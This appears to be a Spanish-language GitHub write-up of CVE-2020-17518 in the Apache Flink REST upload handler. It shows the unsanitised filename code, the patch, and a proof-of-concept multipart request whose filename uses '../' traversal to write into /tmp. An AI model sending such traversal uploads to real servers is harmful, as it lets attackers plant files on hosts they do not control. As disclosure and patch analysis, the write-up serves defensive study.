 murataydemir/cve-2020-17518
[CVE-2020-17518] Apache Flink RESTful API Subida arbitraria de archivos mediante Directory Traversal

[CVE-2020-17518] Subida arbitraria de archivos en la API RESTful de Apache Flink mediante Directory Traversal
Apache Flink es un framework y motor de procesamiento distribuido para cómputos con estado sobre flujos de datos ilimitados y limitados, desarrollado con Java y Scala. Un controlador REST (REST handler) introducido en Apache Flink 1.5.1 es vulnerable a la subida arbitraria de archivos mediante directory traversal. Esta vulnerabilidad permite a los atacantes subir archivos a directorios arbitrarios del sistema de archivos local mediante peticiones HTTP manipuladas.
Si bien todas las versiones anteriores a 1.11.3 están afectadas por la vulnerabilidad, Apache Flink ha corregido la vulnerabilidad en las versiones 1.11.3 y posteriores.
La clase vulnerable es src/main/java/org/apache/flink/runtime/rest/FileUploadHandler.java. El fragmento de código relacionado se muestra a continuación.
import javax.annotation.Nullable;

import java.io.IOException;
import java.nio.file.Files;
import java.nio.file.Path;

		final DiskFileUpload fileUpload = (DiskFileUpload) data;
		checkState(fileUpload.isCompleted());

		final Path dest = currentUploadDir.resolve(fileUpload.getFilename());

		fileUpload.renameTo(dest.toFile());
		LOG.trace("Upload of file {} complete.", fileUpload.getFilename());
	} else if (data.getHttpDataType() == InterfaceHttpData.HttpDataType.Attribute) {
		final Attribute request = (Attribute) data;
El problema es que la entrada del usuario correspondiente al parámetro filename no se sanitiza de ninguna manera. Con este commit, se ha corregido la vulnerabilidad: para eliminar cualquier información de ruta, el nombre de archivo se envuelve en otra instanciación de File.
import javax.annotation.Nullable;

import java.io.File;
import java.io.IOException;
import java.nio.file.Files;
import java.nio.file.Path;

		final DiskFileUpload fileUpload = (DiskFileUpload) data;
		checkState(fileUpload.isCompleted());

		//final Path dest = currentUploadDir.resolve(fileUpload.getFilename());
		final Path dest = currentUploadDir.resolve(new File(fileUpload.getFilename()).getName());

		fileUpload.renameTo(dest.toFile());
		//LOG.trace("Upload of file {} complete.", fileUpload.getFilename());
		LOG.trace("Upload of file {} into destination {} complete.", fileUpload.getFilename(), dest.toString());
	} else if (data.getHttpDataType() == InterfaceHttpData.HttpDataType.Attribute) {
		final Attribute request = (Attribute) data;

Prueba de Concepto (PoC): Para explotar esta vulnerabilidad, puedes usar la siguiente petición
POST /jars/upload HTTP/1.1
Host: vulnerablehost:8081
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryoZ8meKnrrso89R6Y
Content-Length: 217

------WebKitFormBoundaryoZ8meKnrrso89R6Y
Content-Disposition: form-data; name="jarfile"; filename="../../../../../../tmp/CVE-2020-17519-PoC.txt"

This is the PoC file
------WebKitFormBoundaryoZ8meKnrrso89R6Y--
Incluso si el código de estado de la respuesta es 400 Bad Request, el archivo se sube al servidor correctamente.
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=UTF-8
Access-Control-Allow-Origin: *
content-length: 6017






